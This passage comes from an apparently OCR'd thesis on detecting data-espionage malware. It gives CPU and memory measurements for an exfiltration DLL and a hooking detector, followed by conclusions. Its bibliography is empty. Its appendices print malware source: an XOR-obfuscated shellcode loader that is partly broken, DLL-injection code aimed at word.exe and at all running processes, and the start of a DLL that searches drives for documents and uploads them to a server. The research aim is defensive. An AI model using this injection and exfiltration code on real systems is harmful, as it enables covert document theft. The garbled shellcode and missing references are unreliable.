In this situation CPU utilization with Xfil.dll loaded is compared with the CPU utilization in idle state. As shown in the figure 6-I, CPU utilization is shown when the system is in idle state. In figure 6-II, CPU utilization is shown with the DLL loaded in *word.exe* and exfiltration is in process. Comparing both the figures shows that the malware does not utilize CPU that much, as in idle state CPU utilization is 8% average and when the exfiltration is in process CPU utilization is 14%.



Figure 6-I CPU Utilization in Idle State



Figure 6-II CPU Utilization with Xfil.dll loaded

6.7.1.2 With hooked APIs

In the other situation, CPU utilization is compared when both the *Xfil.dll* and *XfilDet.dll* are loaded with the CPU utilization when the system is in idle state.

As shown in figure 6-III, the system is in idle state and CPU utilization is 8%. In Figure 6-IV it can be observed that CPU utilization is not much impacted when *XfilDet.dll* is loaded. As can be seen in the figure 6-V, average usage of CPU utilization increases to 19% when both the DLLs are loaded. This increase in CPU utilization is showing the effects of hooked APIs and exfiltration process.



Figure 6-III CPU Utilization in Idle State



Figure 6-IV CPU Utilization when XfilDet.dll is loaded



Figure 6-V CPU Utilization with Both DLLs Loaded

Figure 6-VI summarizes the CPU utilization in all of the situations shown in figure 6-I to figure 6-V. In figure 6-VI, the blue bar represents CPU utilization when in idle and. The red bar represents CPU utilization when one or both *.dls are* loaded.



Figure 6-VI Summary of CPU Utilization

6.7.2 Hook Handlers

While evaluating both the situations we can see that there is not much difference in CPU utilization with and without hooked APIs. We can see that by comparing figure 6-II and figure 6-V that average CPU utilization when APIs are not hooked is 14% approximately while when APIs are hooked this figure increases to approximately 19%. This minor increase in CPU utilization shows the efficiency of hook handlers in *XfilDet.dll*.

To study the efficiency of hooked handlers we have monitored the time elapsed while calling API by the CPU when it is hooked and when it is unhooked. To test this situation we have used a function QueryPerformanceCounter() [79], this function starts a counter value according to the state of the CPU after the CPU is started. The counter is noted down right before when the send() function is called and right after the send() function is called and their difference is noted down. Also note that the difference we took after send() function is hooked automatically adds the execution time of hook handlers. The difference in time measures the efficiency of our hooked handlers. The same procedure mentioned above is followed to find the efficiency of FindNextFile() function.

The result of the clock differences for 100 values of calls for send() and FindNextFile() functions during exfiltration is displayed in figures 6-VII and 6-VIII

respectively. As can be seen the diagrams, hooked send function() differences floats a little above unhooked and in the case of FindNextFile() function both are almost the same. This difference does not provide any overheads to the system in usual scenario.



Figure 6-VII CPU clock difference for unhooked and hooked send() function



Figure 6-VIII CPU clock difference for unhooked and hooked FindNextFile() function

Additionally CPU ticks consumed were also calculated for both hooked and unhooked send() and FindNextFile() functions. The calculation was done for 5000 calls.

It is seen that there is very less or almost no difference for hooked and unhooked calls. The result is shown in table 6-VIII. The table shows the efficiency of hook handlers as there is no significant effect in CPU utilization.

Table 6-VIII Average CPU ticks to execute 5000 calls

Function	Hooked	Unhooked
Send()	149	145
FNF()	378	324

In the following Table 6-IX, time required to execute the functions send() and FindNextFile() is listed. The unit of time in this table is microseconds, with the help of tick counts in table 6-VIII it is calculated and a function is called upon QueryPerformanceFrequency() [80] to convert the values into the number of CPU ticks per second. This value of CPU ticks per second remains similar for a specific CPU, for the CPU used in our research the tick value was 3579545 ticks per second. Time is calculated as, if the send() function took 145 ticks, divide these ticks by the frequency will give us the time in seconds. In this scenario it will be $4x10^{-5}$, which multiplied by $1x10^{6}$ will give us time in microseconds.

Table 6-IX Average CPU time to execute 5000 calls of function

Function	Hooked	Unhooked
Send()	41.6	40.5
FNF()	105	90.5

6.7.3 Memory Utilization

- **XfilDet.dll**

As can be seen in the figure 6-IX, the effect of loading XfilDet.dll into every process in the system is visualized. As shown in the diagram, memory utilization increases slightly when the DLL is loaded in each process. This slight difference can also be visualized in the figures 6-X and 6-XI. In figure 6-X DLL is not loaded and memory utilization is 568MB. While in figure 6-XI when the DLL is loaded memory utilization increases to 765MB.



Figure 6-IX Graph of Memory Utilization after loading XfilDet.dll



Figure 6-X Statictics of Memory Utilization before loading XfilDet.dll



Figure 6-XI Statictics of Memory Utilization after loading XfilDet.dll

- **Xfil.dll**

In the following figures 6-XII and 6-XIII memory utilization of the executable "word.exe" is shows before and after being effected by the malware. 21% of increase in working set of the process from 117312KB to 119380KB can be seen in the figures.

Image	PID	Hard Faults/sec	Commit (KB)	Working Set (KB)	Shareable (KB)	Private (KB)
WINWORD.EXE	4644	0	85,372	117,312	58,172	59,140

Figure 6-XII Memory Utilization of word.exe before loading of Xfil.dll

Image	PID	Hard Faults/sec	Commit (KB)	Working Set (KB)	Shareable (KB)	Private (KB
WINWORD.EXE	4644	0	77,664	119,380	56,676	62,70

Figure 6-XIII Memory Utilization of word.exe after loading Xfil.dll

Chapter 7

Conclusion and Future Directions

7.1 Chapter overview

This chapter concludes this thesis and offers direction and inspiration for future work in the field of secure and protected environment against data espionage.

7.2 Conclusion

In the proposed detection model against targeted data espionage malwares, peculiar artifacts comprising APIs, DLLs, URLs, IP Addresses and related strings are extracted in five steps using static malware analysis techniques. Then weightage is given to each artifact depending upon the difference of existence in malicious and benign software files. Latter on manual refinement of selected strings gives better detection probability against targeted data espionage. Peculiar artifacts being common feature in all spywares is made the benchmark for this research thus giving a reliable defense mechanism even against new threats. Real time alarm generation is also incorporated by API hooking using Detour library for later detailed analysis of suspicious program or application by proposed algorithm. Following goals have been achieved:-

- Review of malware taxonomy.
- Detailed review of existing malware analysis and detection techniques.
- Proposed roadmap for designing of detection method for an APT attack.
- Development of alert generation mechanism for later detailed analysis.
- Development of malware analysis algorithm for separation of benign from malicious files.

Alarm generation is performed on real time basis. It is observed that CPU and system memory utilization by our Hook Handlers used for alarm generation is 5% and 4.5% respectively. Thus it's not heavy on the system resources.

Similarly the refinement of weightage value of artifacts in relation to expected targeted organization, technology and expected threat for the detection mechanism provides improved results than the previously suggested work like " Detection of

Malware on Mining API" by Sami [22] and "Intelligence Malware Detection System (IMDS)" by Yangfang [23] as shown below.

Metric	IMDS	Detection of Malware on Mining API	Proposed Method
Authentication	93.07%	98.31%	99.16%
Precision	80.13%	98.5%	99.33%
False Alerts	19.86%	1.51%	0.833%

7.3 Future Research

The research can be extended in the ways mentioned below.

- The present research was limited to Windows as operating system and PE as format for malicious files. Therefore the future work can benchmark on other operating system like Linux, Apple Mac or Andriod along with related file formats like ECOFF, ELF for Linux, .DMG, .APP for Mac and .dex, .apk for Andriod.
- This research was directed towards the malware designed for data espionage. Therefore future work can be done on similar lines for availability or authentication aspects of security.
- The current technique only address the user space malware, the future effort can be directed for the malwares working in kernel space.

BIBLIOGRAPHY

[1] .

[2]

[3] “

[4]

[5]

[6] .

[7] .

[8] .

[9]

[10]

[11]

[12]

.

[13]

[14]

.

[15]

.

[16]

[17]

[18]

[19]

[20]

[21] .

[22]

[23] .

[24]

[25]

[26]

[27]

[28] ”

[29]

[30]

[31]

[32] .

[33]

[34]

[35]

[36]

[37] .

[38] .

[39] .

[40]

[41]

.

[42]

[43]

.

[44] .

[45] “.

[46] .

[47]

[48] .

[49]

[50]

[51]

[52]

[53] .

[54]

[55] .

[56]

[57] .

[58] .

[59]

[60]

[61] .

[62] .

[63] .

[64]

“

[65]

[66]

[67]

.

[68]

.

[69]

[70]

.

[71]

.

[72]

.

[73]

[74]

[75]

.

[76] “

[77]

[78]

[79]

[80]

.

Appendix A

Source Code

```
Int (*func)();
void cool2()
{
unsigned char malicious[] =
"\xd6\xb0\xb8\x0a\x43\x6b\xc0\xd2\x44\x14\xd4\x7b\x81\x29\xb1\x84\xf1\x13\xa9\xa3\xb3
\x03\x03\xd3\x45\xb9\x16\xe3\xc8\x84\xca\x97\xa2\xf7\xa2\x9c\xd7\xf3\x0e\x1c\x2e\x3a\x
4c\x5f\x62\x79\x8c\x94\xa8\xb2\xc1\xda\xe3\xf9\xf7\xea\xd9\xc9\xba\x2e\xaa\x62\x5f\x48\
x36\x10\x7b\x28\x74\x85\x91\xaa\x08\x47\xb3\x21\xd4\xc8\x71\x69\x34\xf0\x80\xdc\x51\x
5c\x9b\x85\x77\xda\x5e\xa0\xd9\x11\x0f\x37\xg3\x24\x32\x05\xaf\x0c\x37\x84\x75\x38\xd
2\x6b\xa6\x83\x1b\x9b\xaa\xba\xe4\xec\x25\x79\x8f\x1f\xbd\x83\x0e\xcb\xbb\x0a\xe4\x8d\
x15\xec\x69\xab\x62\x47\xf2\xdd\xba\x38\xe0\x48\xd9\xe7\xa9\xb1\x97\xf1\xa5\x8b\x13\xb
8\x9f\xcf\x4a\xfa\x02\xdd\x36\x09\xef\xd9\xef\xf5\x3f\x1a\x9e\x05\xa5\x10\x32\xbe\x47\x6
f\x50\xd3\x2c\xc3\x30\x18\x9f\xb7\xbb\x1a\x20\x3a\x10\xef\x35\xb7\x47\x75\xba\x21\xb0\
xba\x14";
char qwe, vital;
key='m';
int i,j;
for(i=0;i<3500;i++)
{
for(j=0;j<15500;j++)
{
qwe=malicious[j]^vital;
}
}
func=(int(*)())malicious;
(*func)();
}
void cool1()
```

```
{
cool2();
}
int main(int argc,char **argv)
{
int x=1;
int y;
x=x+1;
x=x-1;
x=11;
x=2;
for(x=0;x<11;x++)
{

b+=1;
```

Inject Exfil.dll into word.exe

```
#undef UNICODE

#include <vector>

#include <string>

#include <windows.h>

#include <Tlhelp32.h>

using std::vector;

using std::string;


int main(void)

{

	//Grab all running processes available

	vector<string>Pool_of_Processes;

	PROCESSENTRY32 Each_Process;

	Each_Process.dwSize = sizeof(PROCESSENTRY32);

	//Create the Tool Help snapshot

	HANDLE Handle_to_Snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL,
	NULL);

	//Call this and see if its valid
```

```
BOOL bProcess = Process32First(Handle_to_Snapshot, &Each_Process);
if(bProcess == TRUE)
{
	//While processes left to be enumerated
	while ((Process32Next(Handle_to_Snapshot, &Each_Process)) == TRUE)
	{
		//Save every process name
		Pool_of_Processes.push_back(Each_Process.szExeFile);

		//Check if the process name is notpad.exe
		if (strcmp(Each_Process.szExeFile, "word.exe") == 0)
		{
			char* Directory_Path = new char[MAX_PATH];
			char* Complete_Path = new char[MAX_PATH];
			GetCurrentDirectory(MAX_PATH, Directory_Path);

			//Copy DLL Name
			sprintf_s(Complete_Path, MAX_PATH, "%s\\Exfil.dll",
Directory_Path);
//Get Process Handle
```

```
                    HANDLE Process_Handle =
                    OpenProcess(PROCESS_CREATE_THREAD          |
                    PROCESS_VM_OPERATION       |

                    PROCESS_VM_WRITE, FALSE,
                    Each_Process.th32ProcessID);

//Get address of function for loading library

                    LPVOID Address_of_Library =
                    (LPVOID)GetProcAddress(GetModuleHandle("kernel32.
                    dll"),

                              "LoadLibraryA");

//Memory Allocation

LPVOID LLParam = (LPVOID)VirtualAllocEx(Process_Handle, NULL,
strlen(Complete_Path),

MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

                     WriteProcessMemory(Process_Handle, LLParam,
                     Complete_Path, strlen(Complete_Path), NULL);

                     CreateRemoteThread(Process_Handle, NULL, NULL,
                     (LPTHREAD_START_ROUTINE)Address_of_Library,

                              LLParam, NULL, NULL);

                     CloseHandle(Process_Handle);

                     delete[] Directory_Path;

                     delete[] Complete_Path;

                     break;
```

```
                        }

                    }

            }

            CloseHandle(Handle_to_Snapshot);

            MessageBox(0,"Dynamic Link Library has been injected to
Word.exe","Message",MB_OK);

            return 0;

            }
```

Inject Exfildet.dll into All Running Processes

```
#undef UNICODE

#include <vector>

#include <string>

#include <windows.h>

#include <Tlhelp32.h>

using std::vector;

using std::string;


int main(void)

{

	//Grab all running processes available

	vector<string>Pool_of_Processes;

	PROCESSENTRY32 Each_Process;

	Each_Process.dwSize = sizeof(PROCESSENTRY32);

	//Create the Tool Help snapshot

	HANDLE Handle_to_Snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL,
	NULL);

	//Call this and see if its valid
```

```
BOOL bProcess = Process32First(Handle_to_Snapshot, &Each_Process);
if(bProcess == TRUE)
{
	//While processes left to be enumerated
	while ((Process32Next(Handle_to_Snapshot, &Each_Process)) == TRUE)
	{
		//Save every process name
		Pool_of_Processes.push_back(Each_Process.szExeFile);
		{
			char* Directory_Path = new char[MAX_PATH];
			char* Complete_Path = new char[MAX_PATH];
			GetCurrentDirectory(MAX_PATH, Directory_Path);

			//Copy DLL Name
			sprintf_s(Complete_Path, MAX_PATH, "%s\\Exfil.dll",
Directory_Path);
//Get Process Handle
			HANDLE Process_Handle =
			OpenProcess(PROCESS_CREATE_THREAD	|
			PROCESS_VM_OPERATION	|
			PROCESS_VM_WRITE, FALSE,
			Each_Process.th32ProcessID);
```

```
//Get address of function for loading library

                                    LPVOID Address_of_Library =
                                    (LPVOID)GetProcAddress(GetModuleHandle("kernel32.
                                    dll"),

                                            "LoadLibraryA");

//Memory Allocation

LPVOID LLParam = (LPVOID)VirtualAllocEx(Process_Handle, NULL,
strlen(Complete_Path),

MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

                                     WriteProcessMemory(Process_Handle, LLParam,
                                     Complete_Path, strlen(Complete_Path), NULL);

                                     CreateRemoteThread(Process_Handle, NULL, NULL,
                                     (LPTHREAD_START_ROUTINE)Address_of_Library,

                                             LLParam, NULL, NULL);

                                    CloseHandle(Process_Handle);

                                    delete[] Directory_Path;

                                    delete[] Complete_Path;

                                    break;

                            }

                    }

            }

            CloseHandle(Handle_to_Snapshot);
```

```
        MessageBox(0,"Dynamic Link Library has been injected In All
Processes","Message",MB_OK);

        return 0;

        }
```

Appendix D

Exfil.dll: Malware Algorithm for Data Exfiltration

```
//Searches for all document files and exfiltrate to server.

#undef UNICODE

#include <cstdio>

#include <stdio.h>

#include <windows.h>

#include <string>

#include <fstream>

#include <winsock.h>

using namespace std;

#pragma comment(lib, "wsock32.lib")


LARGE_INTEGER m_lastTotalSystemTime;

LARGE_INTEGER m_lastThreadUsageTime;

int m_ratio;


//***********************************

//                    Function Prototypes

//***********************************
```

```
extern "C" __declspec(dllexport) void Function_For_Drives();

extern "C" __declspec(dllexport) string Function_for_Files(string Dirctory);

extern "C" __declspec(dllexport) bool Function_for_FilterFiles(string Dirctory);

extern "C" __declspec(dllexport) Function_for_Copy(string Dirctory, const char *name);

extern "C" __declspec(dllexport) Function_for_Path_Resolution(string Dirctory);

extern "C" __declspec(dllexport) void Function_For_Upload(const char* path, const char
*name);

extern "C" __declspec(dllexport) bool Function_For_Limit_CPU();



//**********************************

//                    DLL Entry Point

//**********************************

INT APIENTRY DllMain(HMODULE hinstDLL, DWORD fdwReason, LPVOID
lpReserved)

{

        switch (fdwReason)

        {

        case DLL_PROCESS_ATTACH:

                m_ratio = 20;

                ZeroMemory(&m_lastTotalSystemTime, sizeof(LARGE_INTEGER));
```

```
                ZeroMemory(&m_lastThreadUsageTime, sizeof(LARGE_INTEGER));
                Function_For_Drives();
                break;
        case DLL_THREAD_ATTACH:
                m_ratio = 20;
                ZeroMemory(&m_lastTotalSystemTime, sizeof(LARGE_INTEGER));
                ZeroMemory(&m_lastThreadUsageTime, sizeof(LARGE_INTEGER));
                Function_For_Drives();
                break;
        case DLL_PROCESS_DETACH:
                break;
